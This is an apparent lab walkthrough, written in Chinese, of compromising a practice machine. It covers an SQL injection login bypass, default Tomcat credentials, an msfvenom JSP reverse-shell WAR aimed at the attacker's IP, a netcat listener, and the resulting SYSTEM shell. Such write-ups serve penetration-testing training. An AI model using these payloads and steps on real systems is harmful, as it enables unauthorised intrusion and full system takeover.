
Admin Login| Logout

Main Page

Welcome to the blog admin' or 1=1 or '1'='1
You may search for blog entries by author

Author:

- 再次输入账号与密码




10.11.1.222:8080/blog/adminlogin.jsp

Admin Login Form

Username: admin

Password: ●●●●●●●●●●●

- 然后发现是个可以上传文件的界面



Home| bbnb Logout

Main Admin Page

Welcome to the admin interface
As an admin it is possible to expand on the services by uploading additional code


File Upload:

Select a file to upload:

- 接下来让我们来上传反弹shell到靶机上面
- **相关反弹shell创建的链接**：

Web Clip

Tomcat - HackTricks



https://book.hacktricks.xyz/pentesting/pent…

HackTricks HackTricks About the author Getting Started in Hacking Pentesting Methodology External Recon Methodology Phishing Methodology Exfiltration Tunneling and Port Forwarding Brute Force - CheatSheet Search Exploits Shells Shells (Linux, Windows, MSFVenom) Linux/Unix Checklist - Linux Privilege Escalation Linux Privilege Escalation Useful Linux Commands Linux Environment Variables MacOS MacOS Security & Privilege Escalation Windows Checklist - Local Windows Privilege Escalation Windows Local Privilege Escalation


Web Clip

Apache Tomcat Manager .war reverse shell | VK9 Security

[https://vk9-sec.com/apache-tomcat-manag…](https://vk9-sec.com/apache-tomcat-manag)


This time we will enumerate Apache Tomcat/7.0.88, brute force the login and upload a webshell. The most interesting path of Tomcat is /manager/html, inside that path you can upload and deploy war files (execute code). But this path is protected by basic TTP auth, the most common credentials are: admin:admin tomcat:tomcat admin:<NOTHING> admin:s3cr3t tomcat:s3cr3t admin:tomcat […]

- 创建shell




```
┌──(kali㉿kali)-[~/oscp/10.11.1.222]
└─$ sudo msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.119.158 LPORT=9999 -f war -o rshell.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes
Saved as: rshell.war

┌──(kali㉿kali)-[~/oscp/10.11.1.222]
└─$ ls
gubuster_http.txt  gubuster_scan.txt  nmap_ports.txt  nmap_vulns.txt  rshell.war  tomcatWarDeployer
```

- 创建接收shell的端口（这里推荐使用netcat，msf有时候会连不上）




```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
```

- 上传创建的文件




Uploaded Filename: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\blog\rshell.war

- 在web上打开/blog/rshell.war文件，如果打不开或接收不到反弹的shell，我们可以解压本地的人rshell.war文件，将里面的jsp文件上传到web



```
┌──(kali㉿kali)-[~/oscp/10.11.1.222]
└─$ sudo unzip rshell.war
Archive:  rshell.war
   creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: jgzawvlqezezl.jsp
```




Home| bbnb Logout

Main Admin Page

Welcome to the admin interface
As an admin it is possible to expand on the services by uploading additional code


File Upload:

Select a file to upload:



Uploaded Filename: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\blog\jgzawvlqezezl.jsp

- 如果没有看到上张图的结果，重启靶机或检查网络连接是否顺利
- 大功告成



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.119.158] from (UNKNOWN) [10.11.1.222] 49718
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\Tomcat 9.0>
```